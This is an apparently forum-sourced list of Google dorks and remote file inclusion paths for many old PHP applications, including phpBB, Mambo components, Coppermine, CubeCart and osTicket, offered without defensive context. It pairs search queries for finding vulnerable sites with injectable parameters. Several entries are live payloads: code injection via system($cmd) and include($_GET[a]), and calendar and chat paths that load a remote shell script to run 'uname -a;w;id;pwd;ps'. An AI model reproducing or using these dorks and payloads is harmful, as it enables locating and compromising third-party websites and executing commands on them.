inurl:/inc/pipe.php?HCL_path=
inurl:/support/faq/inc/pipe.php?HCL_path=
inurl:/help/faq/inc/pipe.php?HCL_path=
inurl:/helpcenter/inc/pipe.php?HCL_path=
inurl:/live-support/inc/pipe.php?HCL_path=
inurl:/gnu3/index.php?doc=
inurl:/gnu/index.php?doc=
inurl:/phpgwapi/setup/tables_update.inc.php?appdir=
inurl:/forum/install.php?phpbb_root_dir=
inurl:/includes/calendar.php?phpc_root_path=
inurl:/includes/setup.php?phpc_root_path=
inurl:/inc/authform.inc.php?path_pre=
inurl:/include/authform.inc.php?path_pre=
inurl:index.php?nic=
inurl:index.php?sec=
inurl:index.php?content=
inurl:index.php?link=
inurl:index.php?filename=
inurl:index.php?dir=
inurl:index.php?document=
inurl:index.php?view=
inurl:*.php?sel=
inurl:*.php?session=&content=
inurl:*.php?locate=
inurl:*.php?place=
inurl:*.php?layout=
inurl:*.php?go=
inurl:*.php?catch=
inurl:*.php?mode=
inurl:*.php?name=
inurl:*.php?loc=
inurl:*.php?f=
inurl:*.php?inf=
inurl:*.php?pg=
inurl:*.php?load=
inurl:*.php?naam=
allinurl:/index.php?page= site:*.dk
allinurl:/index.php?file= site:*.dk

INURL OR ALLINURL WITH:

/temp_eg/phpgwapi/setup/tables_update.inc.php?appdir=
/includes/header.php?systempath=
/Gallery/displayCategory.php?basepath=
/index.inc.php?PATH_Includes=
/ashnews.php?pathtoashnews=
/ashheadlines.php?pathtoashnews=
/modules/xgallery/upgrade_album.php?GALLERY_BASEDIR=
/demo/includes/init.php?user_inc=
/jaf/index.php?show=
/inc/shows.inc.php?cutepath=
/poll/admin/common.inc.php?base_path=
/pollvote/pollvote.php?pollname=
/sources/post.php?fil_config=
/modules/My_eGallery/public/displayCategory.php?basepath=
/bb_lib/checkdb.inc.php?libpach=
/include/livre_include.php?no_connect=lol&chem_absolu=
/index.php?from_market=Y&pageurl=
/modules/mod_mainmenu.php?mosConfig_absolute_path=
/pivot/modules/module_db.php?pivot_path=
/modules/4nAlbum/public/displayCategory.php?basepath=
/derniers_commentaires.php?rep=
/modules/coppermine/themes/default/theme.php?THEME_DIR=
/modules/coppermine/include/init.inc.php?CPG_M_DIR=
/modules/coppermine/themes/coppercop/theme.php?THEME_DIR=
/coppermine/themes/maze/theme.php?THEME_DIR=
/allmylinks/include/footer.inc.php?_AMLconfig[cfg_serverpath]=
/allmylinks/include/info.inc.php?_AMVconfig[cfg_serverpath]=
/myPHPCalendar/admin.php?cal_dir=
/agendax/addevent.inc.php?agendax_path=
/modules/mod_mainmenu.php?mosConfig_absolute_path=
/modules/xoopsgallery/upgrade_album.php?GALLERY_BASEDIR=
/main.php?page=
/default.php?page=
/index.php?action=
/index1.php?p=
/index2.php?x=
/index2.php?content=
/index.php?conteudo=
/index.php?cat=
/include/new-visitor.inc.php?lvc_include_dir=
/modules/agendax/addevent.inc.php?agendax_path=
/shoutbox/expanded.php?conf=
/modules/xgallery/upgrade_album.php?GALLERY_BASEDIR=
/pivot/modules/module_db.php?pivot_path=
/library/editor/editor.php?root=
/library/lib.php?root=
/e107/e107_handlers/secure_img_render.php?p=
/zentrack/index.php?configFile=
/main.php?x=
/becommunity/community/index.php?pageurl=
/GradeMap/index.php?page=
/index4.php?body=
/side/index.php?side=
/main.php?page=
/es/index.php?action=
/index.php?sec=
/index.php?main=
/index.php?sec=
/index.php?menu=
/html/page.php?page=
/page.php?view=
/index.php?menu=
/main.php?view=
/index.php?page=
/content.php?page=
/main.php?page=
/index.php?x=
/main_site.php?page=
/index.php?L2=
/content.php?page=
/main.php?page=
/index.php?x=
/main_site.php?page=
/index.php?L2=
/index.php?show=
/tutorials/print.php?page=
/index.php?page=
/index.php?level=
/index.php?file=
/index.php?inter_url=
/index.php?page=
/index2.php?menu=
/index.php?level=
/index1.php?main=
/index1.php?nav=
/index1.php?link=
/index2.php?page=
/index.php?myContent=
/index.php?TWC=
/index.php?sec=
/index1.php?main=
/index2.php?page=
/index.php?babInstallPath=
/main.php?body=
/index.php?z=
/main.php?view=
/modules/PNphpBB2/includes/functions_admin.php?phpbb_root_path=
/index.php?file=
/modules/AllMyGuests/signin.php?_AMGconfig[cfg_serverpath]=
1. allinurl:my_egallery site:.org
/modules/My_eGallery/public/displayCategory.php?basepath=
2. allinurl:xgallery site:.org
/modules/xgallery/upgrade_album.php?GALLERY_BASEDIR=
3. allinurl:coppermine site:.org
/modules/coppermine/themes/default/theme.php?THEME_DIR=
4. allinurl:4nAlbum site:.org
/modules/4nAlbum/public/displayCategory.php?basepath=
5. allinurlP:NphpBB2 site:.org
/modules/PNphpBB2/includes/functions_admin.php?phpbb_root_path=
6. allinurl:ihm.php?p=
7. Keyword : "powered by AllMyLinks"
/include/footer.inc.php?_AMLconfig[cfg_serverpath]=
8. allinurl:/modules.php?name=allmyguests
/modules/AllMyGuests/signin.php?_AMGconfig[cfg_serverpath]=
9. allinurl:/Popper/index.php?
/Popper/index.php?childwindow.inc.php?form=

10. google = kietu/hit_js.php, allinurl:kietu/hit_js.php
yahoo = by Kietu? v 3.2
/kietu/index.php?kietu[url_hit]=

11. keyword : "Powered by phpBB 2.0.6"
/html&highlight=%2527.include($_GET[a]),exit.%2527&a=

12. keyword : "powered by CubeCart 3.0.6"
/includes/orderSuccess.inc.php?glob=1&cart_order_id=1&glob[rootDir]=

13. keyword : "powered by paBugs 2.0 Beta 3"
/class.mysql.php?path_to_bt_dir=

14. allinurl:"powered by AshNews", allinurl:AshNews atau allinurl: /ashnews.php
/ashnews.php?pathtoashnews=

15. keyword : /phorum/login.php
/phorum/plugin/replace/plugin.php?PHORUM[settings_dir]=

16. allinurl:ihm.php?p=*

14. keyword : "powered eyeOs"
/eyeos/desktop.php?baccio=eyeOptions.eyeapp&a=eyeOptions.eyeapp&_SESSION%5busr%5d=root&_SESSION%5bapps%5d%5beyeOptions.eyeapp%5d%5bwrapup%5d=system($cmd);&cmd=id
diganti dengan :
/eyeos/desktop.php?baccio=eyeOptions.eyeapp&a=eyeOptions.eyeapp&_SESSION%5busr%5d=root&_SESSION%5bapps%5d%5beyeOptions.eyeapp%5d%5bwrapup%5d=include($_GET%5ba%5d);&a=

15. allinurl:.php?bodyfile=

16. allinurl:/includes/orderSuccess.inc.php?glob=
/includes/orderSuccess.inc.php?glob=1&cart_order_id=1&glob[rootDir]=

17. allinurl:forums.html
/modules.php?name=

18. allinurl:/default.php?page=home

19. allinurl:/folder.php?id=

20. allinurl:main.php?pagina=
/paginedinamiche/main.php?pagina=

21. Key Word: ( Nuke ET Copyright 2004 por Truzone. ) or ( allinurl:*.edu.*/modules.php?name=allmyguests ) or ( "powered by AllMyGuests")
/modules/AllMyGuests/signin.php?_AMGconfig[cfg_serverpath]=

22. allinurl:application.php?base_path=
/application.php?base_path=

23. allinurlp:hplivehelper
/phplivehelper/initiate.php?abs_path=

24. allinurlp:hpnuke
/modules/AllMyGuests/signin.php?_AMGconfig[cfg_serverpath]=

25. key word : "powered by Fantastic News v2.1.2"
/archive.php?CONFIG[script_path]=

26. keyword: "powered by smartblog" AND inurl:?page=login
/index.php?page=

27. allinurl:/forum/
/forum/admin/index.php?inc_conf=

28. keyword:"Powered By FusionPHP"
/templates/headline_temp.php?nst_inc=

29. allinurl:shoutbox/expanded.php filetypep:hp
/shoutbox/expanded.php?conf=

30. allinurl: /osticket/
/osticket/include/main.php?config[search_disp]=true&include_dir=

31. keyword : "Powered by iUser"
/common.php?include_path=

32. allinurl: "static.php?load="
/static.php?load=

33. keyworld : /phpcoin/login.php
/phpcoin/config.php?_CCFG[_PKG_PATH_DBSE]=

34. keyworld: allinurl:/phpGedview/login.php site:
/help_text_vars.php?dir&PGV_BASE_DIRECTORY=

35. allinurl:/folder.php?id=
/classes.php?LOCAL_PATH=


inurl:"/lire.php?rub="
inurl:"/os/pointer.php?url="
inurl:"folder.php?id="
inurl:"show.php?page="
inurl:"index2.php?DoAction="
inurl:"index.php?canal="
inurl:"index.php?screen="
inurl:"index.php?langc="
inurl:"index.php?Language="
inurl:"view.php?page="
dork: "powered by doodle cart"
rfi of this dork: enc/content.php?Home_Path=

dork: "Login to Calendar"
rfi of this dork: /embed/day.php?path=

dork: "powered by EQdkp"
rfi of this dork: /includes/dbal.php?eqdkp_root_path=
inurl:"template.php?goto="

inurl:"video.php?content="
inurl:"pages.php?page="
inurl:"index1.php?choix="
inurl:"index1.php?menu="
inurl:"index2.php?ascii_seite="
dork: inurl:surveys
rfi to this dork: /surveys/survey.inc.php?path=
inurl:"index.php?body="
dork: allinurl:adobt sitel
rfi to this dork: /classes/adodbt/sql.php?classes_dir=

dork: "Powered By ScozNews"
rfi to this dork: /sources/functions.php?CONFIG[main_path]=
rfi to this dork: /sources/template.php?CONFIG[main_path]=

inurl:"kb_constants.php?module_root_path="

dork: allinurl:"mcf.php"
rfi to this dork: /mcf.php?content=

dork: inurl:"main.php?sayfa="
rfi to this dork: /main.php?sayfa=

dork: "MobilePublisherPHP"
rfi to this dork: /header.php?abspath=

dork: "powered by phpCOIN 1.2.3"
rfi to rhis dork: /coin_includes/constants.php?_CCFG[_PKG_PATH_INCL]=
allinurl:login.php?dir=
inurl:"index.php?go="
inurl:"index1.php?="
inurl:"lib/gore.php?libpath="
iurl:"index2.php?p=" 
/surveys/survey.inc.php?path= inurl:surveys
index.php?body= inurl:"index.php?body="
/classes/adodbt/sql.php?classes_dir= allinurl:adobt site:pl
enc/content.php?Home_Path= "powered by doodle cart"
/classified_right.php?language_dir= inurl:classified.php phpbazar
/sources/functions.php?CONFIG[main_path]= "(Powered By ScozNews)"
/sources/template.php?CONFIG[main_path]= "(Powered By ScozNews)"
/embed/day.php?path= intitle:"Login to Calendar"
/includes/dbal.php?eqdkp_root_path= "powered by EQdkp"
/sources/join.php?FORM[url]=owned&CONFIG[captcha]=1&CONFIG[path]= "Powered By Aardvark Topsites PHP 4.2.2"
/includes/kb_constants.php?module_root_path= "Powered by Knowledge Base"
/mcf.php?content= allinurl:"mcf.php" site:.de
/components/com_facileforms/facileforms.frame.php?ff_compath= allinurl:"com_facileforms" site:.ar
skins/advanced/advanced1.php?pluginpath[0]= "Sabdrimer CMS"
/zipndownload.php?PP_PATH= "Powered by: PhotoPost PHP 4.6"
/administrator/components/com_serverstat/install.serverstat.php?mosConfig_absolute_path= inurl:"com_serverstat"
/components/com_zoom/includes/database.php?mosConfig_absolute_path= inurl:"index.php?option="com_zoom"
/main.php?sayfa= inurl:"main.php?sayfa="
/components/com_extended_registration/registration_detailed.inc.php?mosConfig_absolute_path= allinurl:com_extended_registration
/addpost_newpoll.php?addpoll=preview&thispath= allinurl:"/ubbthreads/"
/header.php?abspath= "MobilePublisherPHP"
components/com_performs/performs.php?mosConfig_absolute_path= inurl:"com_performs"
administrator/components/com_remository/admin.remository.php?mosConfig_absolute_path= inurl:index.php?option=com_remository
impex/ImpExData.php?systempath= intext:powered by vbulletin
/modules/vwar/admin/admin.php?vwar_root= allinurl:vwar site:.com
/coin_includes/constants.php?_CCFG[_PKG_PATH_INCL]= "powered by phpCOIN 1.2.3"
administrator/components/com_remository/admin.remository.php?mosConfig_absolute_path= inurl:.com/index.php?option=com_remository
/tools/send_reminders.php?includedir= allinurl:day.php?date=
/skin/zero_vote/error.php?dir= skin/zero_vote/error.php
/modules/TotalCalendar/about.php?inc_dir= allinurl:/TotalCalendar
/login.php?dir= allinurl:login.php?dir=
/tags.php?BBCodeFile= intitle:"Tagger LE" inurl:tags.php
index.php?pageurl= inurl:"index.php?pageurl=*.php"
/templates/headline_temp.php?nst_inc= allintitle:fusion:news:management:system
index.php?var= inurl:"index.php?var=*.php"
index.php?pagina= inurl:"index.php?pagina=*.php"
index.php?go= inurl:"index.php?go="
index.php?site= inurl:"index.php?site="
phpwcms/include/inc_ext/spaw/dialogs/table.php?spaw_root= inurl:"phpwcms/index.php?id="
administrator/components/com_comprofiler/plugin.class.php?mosConfig_absolute_path= inurl:".com.*/index.php?option=com_comprofiler"
index.php?pagina= inurl:"index.php?pagina=*.php"
index.php?id= inurl:"index.php?id=*.php"
index1.php?= inurl:"index1.php?=*.php?
index.php?site= inurl:"index.php?site=*.php"
main.php?id= inurl:"main.php?id=*.php"
content.php?page= inurl:"content.php?page=*.php"
admin.php?page= inurl:"admin.php?page=*.php"
lib/gore.php?libpath= inurl:"/SQuery/"
SQuery/lib/gore.php?libpath= inurl:"/SQuery/"
index2.php?p= inurl:"index2.php?p=*.php"
index1.php?go=  inurl:"index1.php?go=*.php"
news_detail.php?file= inurl:"news_detail.php?file=*.php"
old_reports.php?file= inurl:"old_reports.php?file=*.php"
index.php?x= inurl:"index.php?x=*.php"
index.php?nic= inurl:"index.php?nic=*.php"
homepage.php?sel= inurl:"homepage.php?sel=*.php"
index.php?sel= inurl:"index.php?sel=*.php"
main.php?x= inurl:"main.php?x=*.php"
components/com_artlinks/artlinks.dispnew.php?mosConfig_absolute_path= "inurl:com_artlinks"
index2.php?x= inurl:index2.php?x=*.php"
main.php?pagina= inurl:"main.php?pagina=*.php"
test.php?page= allinurl:test.php?page=
components/com_phpshop/toolbar.phpshop.html.php?mosConfig_absolute_path= "inurl:com_phpshop"
akocomments.php?mosConfig_absolute_path= inurl:akocomments.php
index.php?page= inurl:"edu/index.php?page=*.php"
*.php?page= inurl:*.php?page=*.php"
index.php?oldal= inurl:"index.php?oldal=*.php"
index.php?lang=gr&file inurl:"index.php?lang=gr&file=*.php"
index.php?pag= inurl:"index.php?pag=*.php"
index.php?incl= inurl:"index.php?incl="
avatar.php?page= inurl:"avatar.php?page="
index.php?_REQUEST=&_REQUEST%5boption%5d=com_content&_REQUEST%5bItemid%5d=1&GLOBALS=&mosConfig_absolute_path= "Mambo is A Free
index.php?_REQUEST=&_REQUEST%5boption%5d=com_content&_REQUEST%5bItemid%5d=1&GLOBALS=&mosConfig_absolute_path= "Mambo is"
ndex.php?p= inurl:"edu/index.php?p=*.php"
/modules/xgallery/upgrade_album.php?GALLERY_BASEDIR= allinurl:/xgallery/
index.php?x= inurl:"com/index.php?x=*.php"
index.php?mode= inurl:"com/index.php?mode=*.php"
index.php?stranica= inurl:"index.php?stranica="
index.php?sub= inurl:"il/index.php?sub=*.php"
index.php?id= inurl:"/index.php?id=*.php"
index.php?t= inurl:"/index.php?t=*.php"
index.php?r= inurl:"index.php?r=*.php"
index.php?menu= inurl:"net/index.php?menu=*.php"
index.php?pag= inurl:"com/index.php?pag=*.php"
solpot.html?body= allinurl: "solpot.html?body" 
port.php?content= inurl:port.php?content=*.php"
index0.php?show= inurl:index0.php?show=*.php"
administrator/components/com_comprofiler/plugin.class.php?mosConfig_absolute_path= inurl:/index.php?option=com_comprofiler"
/tools/send_reminders.php?includedir= allinurl:day.php?date=  inurl:/day.php?date=
administrator/components/com_remository/admin.remository.php?mosConfig_absolute_path= inurl:/index.php?option=com_remository
/tags.php?BBCodeFile= intitle:"Tagger LE" inurl:tags.php site:br
administrator/components/com_comprofiler/plugin.class.php?mosConfig_absolute_path= inurl:/index.php?option=com_comprofiler"
content.php?page= inurl:"*content.php?page=*.php"
index.php?topic= inurl:"/index.php?topic=*.php"
index.php?u= inurl:"/index.php?u=*.php"
administrator/components/com_linkdirectory/toolbar.linkdirectory.html.php?mosConfig_absolute_path= inurl:"com_linkdirectory"
administrator/components/com_cropimage/admin.cropcanvas.php?cropimagedir= inurl:".tr./components"
modules/My_eGallery/index.php?basepath= inurl:"My_eGallery"
/modules/vwar/admin/admin.php?vwar_root= inurl:"vwar"
index.php?loc= allinurl:.br/index.php?loc=
administrator/components/com_comprofiler/plugin.class.php?mosConfig_absolute_path= inurl:"us/index.php?option=com_comprofiler"
administrator/components/com_cropimage/admin.cropcanvas.php?cropimagedir= inurl:"com_cropimage"
/tags.php?BBCodeFile= intitle:"Tagger LE" inurl:tags.php
myevent.php?myevent_path= inurl:myevent.php
/administrator/components/com_uhp/uhp_config.php?mosConfig_absolute_path= allinurl:"com_uhp"
myevent.php?myevent_path= inurl:"uk/myevent.php
includes/functions.php?phpbb_root_path= powered by Integramod
m2f/m2f_phpbb204.php?m2f_root_path= allinurl:/m2f_usercp.php?
/tags.php?BBCodeFile= intitle:"Tagger LE" inurl:"uk/tags.php
administrator/components/com_remository/admin.remository.php?mosConfig_absolute_path= inurl:"us/index.php?option=com_remository
show.php?path= inurl:fclick
show.php?path= inurl:.ac.uk/fclick
administrator/components/com_linkdirectory/toolbar.linkdirectory.html.php?mosConfig_absolute_path= inurl:".de.*/com_linkdirectory"
administrator/components/com_a6mambocredits/admin.a6mambocredits.php?mosConfig_live_site= inurl:"com_a6mambocredits"
index.php?template= inurl:"index.php?"
search.php?cutepath= inurl:"search.php?"
show_news.php?cutepath= inurl:"show_news.php?"
page.php?doc= allinurl:"page.php?doc="
administrator/components/com_webring/admin.webring.docs.php?component_dir= inurl:"com_webring"
administrator/components/com_mgm/help.mgm.php?mosConfig_absolute_path=  inurl:".de.*/com_mgm"
help.php?css_path= inurl:phplive site:.ru
components/com_galleria/galleria.html.php?mosConfig_absolute_path= inurl:"com_galleria/"
big.php?pathtotemplate= inurl:".de.*"big.php?"
includes/search.php?GlobalSettings[templatesDirectory]= inurl:".com"search.php?"
interna/tiny_mce/plugins/ibrowser/ibrowser.php?tinyMCE_imglib_include= "Papoo CMS"
/functions.php?include_path= "powered by: phpecard"
modules/My_eGallery/index.php?basepath= inurl:".de.*"My_eGallery"
components/com_galleria/galleria.html.php?mosConfig_absolute_path= inurl:".net.*"com_galleria/"
/includes/orderSuccess.inc.php?glob=1&cart_order_id=1&glob[rootDir]= "powered by CubeCart 3.0.6"     
/class.mysql.php?path_to_bt_dir= "powered by paBugs 2.0 Beta 3"   
/include/footer.inc.php?_AMLconfig[cfg_serverpath]= "powered by AllMyLinks"
/squirrelcart/cart_content.php?cart_isp_root= allinurl:/squirrelcart/ 
index2.php?to= inurl:"/index2.php?to=*.php"
index.php?load= inurl:"/index.php?load=*.php"
home.php?pagina= inurl:"home.php?pagina="
/modules/coppermine/include/init.inc.php?CPG_M_DIR= allinurl:modules.php?name=coppermine
/modules/Forums/admin/admin_styles.php?phpbb_root_path= allinurl:modules.php?name=forums
/modules/vwar/admin/admin.php?vwar_root= allinurl:modules.php?name=vwar
/modules/PNphpBB2/includes/functions_admin.php?phpbb_root_path= allinurl:modules.php?name=PNphpBB2
/modules/My_eGallery/public/displayCategory.php?basepath= allinurl:modules.php?name=my_egallery
/modules/xgallery/upgrade_album.php?GALLERY_BASEDIR= allinurl:modules.php?name=xgallery
/modules/4nAlbum/public/displayCategory.php?basepath= allinurl:modules.php?name=4nAlbum
/include/write.php?dir= allinurl:/zboard/zboard.php
db.php?path_local= inurl:"db.php?path_local="
index.php?site= inurl:"index.php?site="
index.php?url= inurl:"index.php?url="
index.php?p= inurl:"index.php?p="
index.php?openfile= inurl:"index.php?openfile="
index.php?file= inurl:"index.php?file="
index.php?go= inurl:"index.php?go="
index.php?content= inurl:"index.php?content="
index.php?side= inurl:"index.php?side="
index.php?kobr= inurl:"index.php?kobr="index.php?pg= inurl:"index.php?pg="
index.php?doc= inurl:"index.php?doc="
index.php?l= inurl:"index.php?l="
index.php?a= inurl:"index.php?a="
index.php?principal= inurl:"index.php?principal="
index.php?show= inurl:"index.php?show="
index.php?opcao= inurl:"index.php?opcao="
index.php?conteudo= inurl:"index.php?conteudo="
index.php?meio= inurl:"index.php?meio="
index.php?inc= inurl:"index.php?inc="
index.php?c= inurl:"index.php?c="
index.php?rage= inurl:"index.php?rage="
index.php?arquivo= inurl:"index.php?arquivo="
index.php?nic= inurl:"index.php?nic="
index.php?x= inurl:"index.php?x="
components/com_mtree/Savant2/Savant2_Plugin_stylesheet.php?mosConfig_absolute_path= inurl:"com_mtree"
index.php?place= inurl:"index.php?place="
index.php?show= inurl:"index.php?show="
index.php?dsp= inurl:"index.php?dsp="
index.php?dept= inurl:"index.php?dept="
index.php?lg= inurl:"index.php?lg="
index.php?inhalt= inurl:"index.php?inhalt="
index.php?ort= inurl:"index.php?ort="
index.php?pilih= inurl:"index.php?pilih="
principal.php?conteudo= inurl:"principal.php?conteudo="
main.php?site= inurl:"main.php?site="
template.php?pagina= inurl:"template.php?pagina="
contenido.php?sec= inurl:"contenido.php?sec="
index_principal.php?pagina= inurl:"index_principal.php?pagina="
template.php?name= inurl:"template.php?name="
forum.php?act= inurl:"forum.php?act="
home.php?action= inurl:"home.php?action="
home.php?pagina= inurl:"home.php?pagina="
noticias.php?arq= inurl:"noticias.php?arq="
main.php?x= inurl:"main.php?x="
main.php?page= inurl:"main.php?page="
default.php?page= inurl:"default.php?page="
index.php?cont= inurl:"index.php?cont="
index.php?configFile= inurl:"index.php?configFile="
index.php?meio.php= inurl:"index.php?meio.php="
index.php?include= inurl:"index.php?include="
index.php?open= inurl:"index.php?open=
index.php?visualizar= inurl:"index.php?visualizar="
index.php?x= inurl:"index.php?x="
index.php?pag= inurl:"index.php?pag="
index.php?cat= inurl:"index.php?cat="
index.php?action= inurl:"index.php?action="
index.php?do= inurl:"index.php?do="
index2.php?x= inurl:"index2.php?x="
index2.php?content= inurl:"index2.php?content="
main.php?pagina= inurl:"main.php?pagina="
index.phpmain.php?x= inurl:"index.phpmain.php?x="
index.php?link= inurl:"index.php?link="
index.php?canal= inurl:"index.php?canal="
index.php?screen= inurl:"index.php?screen="
index.php?langc= inurl:"index.php?langc="
services.php?page= inurl:"services.php?page="
htmltonuke.php?filnavn= inurl:"htmltonuke.php?filnavn="
ihm.php?p= inurl:"ihm.php?p="
default.php?page= inurl:"default.php?page="
folder.php?id= inurl:"folder.php?id="
index.php?Load= inurl:"index.php?Load="
index.php?Language= inurl:"index.php?Language="
hall.php?file= inurl:"hall.php?file="
hall.php?page= inurl:"hall.php?page="
template.php?goto= inurl:"template.php?goto="
video.php?content= inurl:"video.php?content="
pages.php?page= inurl:"pages.php?page="
print.php?page= inurl:"print.php?page="
show.php?page= inurl:"show.php?page="
view.php?page= inurl:"view.php?page="
media.php?page= inurl:"media.php?page="
index1.php?choix= inurl:"index1.php?choix="
index1.php?menu= inurl:"index1.php?menu"
index.php?ort= inurl:"index.php?ort="
index2.php?showpage= inurl:"index2.php?showpage="
index2.php?ascii_seite= inurl:"index2.php?ascii_seite="
index2.php?DoAction= inurl:"index2.php?DoAction="
index2.php?ID= inurl:"index2.php?ID="
index2.php?url_page= inurl:"index2.php?url_page="
index1.php?dat= inurl:"index1.php?dat="
index1.php?site= inurl:"index1.php?site="
index0.php?show= inurl:"index0.php?show="
home.php?content= inurl:"home.php?content="
port.php?content= inurl:"port.php?content="
main.php?link= inurl:"main.php?link="
home.php?x= inurl:"home.php?x="
index1.php?x= inurl:"index1.php?x="
index2.php?x= inurl:"index2.php?x="
main.php?x= inurl:"main.php?x="
homepage.php?sel= inurl:"homepage.php?sel="
/modules/xoopsgallery/upgrade_album.php?GALLERY_BASEDIR= allinurl:/xoopsgallery/
/modules/agendax/addevent.inc.php?agendax_path= allinurl:/agendax/
/include/main.php?config[search_disp]=true&include_dir= allinurl:/osticket/
/contrib/yabbse/poc.php?poc_root_path= ntitle:PHPOpenChat ext:php
/phpopenchat/contrib/yabbse/poc.php?sourcedir= ntitle:PHPOpenChat ext:php
/photoalb/lib/static/header.php?set_menu= allintitle:iPhotoAlbum
/squito/photolist.inc.php?photoroot= "Squitosoft All Rights Reserved"
/bz/squito/photolist.inc.php?photoroot= "Squitosoft All Rights Reserved"
/ppa/inc/functions.inc.php?config[ppa_root_path]= allinurl:**/screens/displayimage.php?pid=*
/spid/lang/lang.php?lang_path= allinurl:**/spid.php allinurl:**/spid.php?cat=*lang=
/classes.php?LOCAL_PATH= "powered by siteframe"
al_initialize.php?alpath= "Powered by AutoLinks Pro"
/modules/newbb_plus/class/forumpollrenderer.php?bbPath[path]= allinurl:*br*/newbb_plus/*
/index.php?_REQUEST=&_REQUEST[option]=com_content&_REQUEST[Itemid]=1&GLOBALS=&mosConfig_absolute_path= "Powered by Mambo" inurl:*gov*
/extensions/moblog/moblog_lib.php?basedir= "powered by pivot"
/app/common/lib/codeBeautifier/Beautifier/Core.php?BEAUT_PATH= "phpCodeGenie v. 3.0.2"
components/com_performs/performs.php?mosConfig_absolute_path= inurl:"com_performs"
modules/AllMyGuests/signin.php?_AMGconfig[cfg_serverpath]= inurl:"AllMyGuests"
/components/com_rsgallery/rsgallery.html.php?mosConfig_absolute_path= allinurl:"com_rsgallery"
/components/com_smf/smf.php?mosConfig_absolute_path= allinurl:"com_smf"
/components/com_cpg/cpg.php?mosConfig_absolute_path= index.php?option=com_cpg
administrator/components/com_peoplebook/param.peoplebook.php?mosConfig_absolute_path= inurl:"com_peoplebook"
/admin_modules/admin_module_deldir.inc.php?config[path_src_include]= "Powered by yappa-ng 2.3.1"
inc/cmses/aedating4CMS.php?dir[inc]= inurl:flashchat site:br bp_ncom.php?bnrep= "Script r?alis? par BinGo PHP"
/components/com_mtree/Savant2/Savant2_Plugin_textarea.php?mosConfig_absolute_path= inurl:"/com_mtree/"
/jscript.php?my_ms[root]= intitle:"myspeach" inurl:"chat_exemple.php"
/popup_window.php?site_isp_root= inurl:"Squirrelcart"
/yabbse/Sources/Packages.php?sourcedir= inurl:Yabbse
/include/main.php?config[search_disp]=true&include_dir= allinurl:/osticket/ site:fr
/include/main.php?config[search_disp]=true&include_dir= allinurl:/osticket/ site:us
/includes/functions_portal.php?phpbb_root_path= "powered by Integramod"
/includes/header.php?systempath=
/Gallery/displayCategory.php?basepath=
/index.inc.php?PATH_Includes=
/nphp/nphpd.php?nphp_config[LangFile]=
/include/db.php?GLOBALS[rootdp]=
/ashnews.php?pathtoashnews=
/ashheadlines.php?pathtoashnews=
/modules/xgallery/upgrade_album.php?GALLERY_BASEDIR=
/demo/includes/init.php?user_inc=
/jaf/index.php?show=
/inc/shows.inc.php?cutepath=
/poll/admin/common.inc.php?base_path=
/pollvote/pollvote.php?pollname=
/sources/post.php?fil_config=
/modules/My_eGallery/public/displayCategory.php?basepath=
/bb_lib/checkdb.inc.php?libpach=
/include/livre_include.php?no_connect=lol&chem_absolu=
/index.php?from_market=Y&pageurl=
/modules/mod_mainmenu.php?mosConfig_absolute_path=
/pivot/modules/module_db.php?pivot_path=
/modules/4nAlbum/public/displayCategory.php?basepath=
/derniers_commentaires.php?rep=
/modules/coppermine/themes/default/theme.php?THEME_DIR=
/modules/coppermine/include/init.inc.php?CPG_M_DIR=
/modules/coppermine/themes/coppercop/theme.php?THEME_DIR=
/coppermine/themes/maze/theme.php?THEME_DIR=
/allmylinks/include/footer.inc.php?_AMLconfig[cfg_serverpath]=
/allmylinks/include/info.inc.php?_AMVconfig[cfg_serverpath]=
/myPHPCalendar/admin.php?cal_dir=
/agendax/addevent.inc.php?agendax_path=
/modules/mod_mainmenu.php?mosConfig_absolute_path=
/modules/xoopsgallery/upgrade_album.php?GALLERY_BASEDIR=
/main.php?page=
/default.php?page=
/index.php?action=
/index1.php?p=
/index2.php?x=
/index2.php?content=
/index.php?conteudo=
/index.php?cat=
/include/new-visitor.inc.php?lvc_include_dir=
/modules/agendax/addevent.inc.php?agendax_path=
/shoutbox/expanded.php?conf=
/modules/xgallery/upgrade_album.php?GALLERY_BASEDIR=
/pivot/modules/module_db.php?pivot_path=
/library/editor/editor.php?root=
/library/lib.php?root=
/e107/e107_handlers/secure_img_render.php?p=
/zentrack/index.php?configFile=
/main.php?x=
/becommunity/community/index.php?pageurl=
/GradeMap/index.php?page=
/phpopenchat/contrib/yabbse/poc.php?sourcedir=/.xpl/asc?&cmd=uname -a;w;id;pwd;ps
(www.google.com => intitle:PHPOpenChat exthp)

/calendar/calendar.php?serverPath=/.xpl/asc?&cmd=uname -a;w;id;pwd;ps
/calendar/functions/popup.php?serverPath=/.xpl/asc?&cmd=uname -a;w;id;pwd;ps
/calendar/events/header.inc.php?serverPath=/.xpl/asc?&cmd=uname -a;w;id;pwd;ps
/calendar/events/datePicker.php?serverPath=/.xpl/asc?&cmd=uname -a;w;id;pwd;ps
/calendar/setup/setupSQL.php?serverPath=/.xpl/asc?&cmd=uname -a;w;id;pwd;ps
/calendar/setup/header.inc.php?serverPath=/.xpl/asc?&cmd=uname -a;w;id;pwd;ps
(www.google.com => intitle:"EasyPHPCalendar" exthp)

/mwchat/libs/start_lobby.php?CONFIG[MWCHAT_Libs]=
/zentrack/index.php?configFile=
/pivot/modules/module_db.php?pivot_path=
/inc/header.php/step_one.php?server_inc=
/install/index.php?lng=../../include/main.inc&G_PATH=
/inc/pipe.php?HCL_path=
/include/write.php?dir=
/include/new-visitor.inc.php?lvc_include_dir=
/includes/header.php?systempath=
/support/mailling/maillist/inc/initdb.php?absolute_path=
/coppercop/theme.php?THEME_DIR=
/zentrack/index.php?configFile=
/pivot/modules/module_db.php?pivot_path=
/inc/header.php/step_one.php?server_inc=
/install/index.php?lng=../../include/main.inc&G_PATH=
/inc/pipe.php?HCL_path=
/include/write.php?dir=
/include/new-visitor.inc.php?lvc_include_dir=
/includes/header.php?systempath=
/support/mailling/maillist/inc/initdb.php?absolute_path=
/coppercop/theme.php?THEME_DIR=
/becommunity/community/index.php?pageurl=
/shoutbox/expanded.php?conf=
/agendax/addevent.inc.php?agendax_path=
/myPHPCalendar/admin.php?cal_dir=
/yabbse/Sources/Packages.php?sourcedir=
/zboard/zboard.php
/path_of_cpcommerce/_functions.php?prefix
/dotproject/modules/projects/addedit.php?root_dir=
/dotproject/modules/projects/view.php?root_dir=
/dotproject/modules/projects/vw_files.php?root_dir=
/dotproject/modules/tasks/addedit.php?root_dir=
/dotproject/modules/tasks/viewgantt.php?root_dir=
/My_eGallery/public/displayCategory.php?basepath=
/modules/My_eGallery/public/displayCategory.php?basepath=
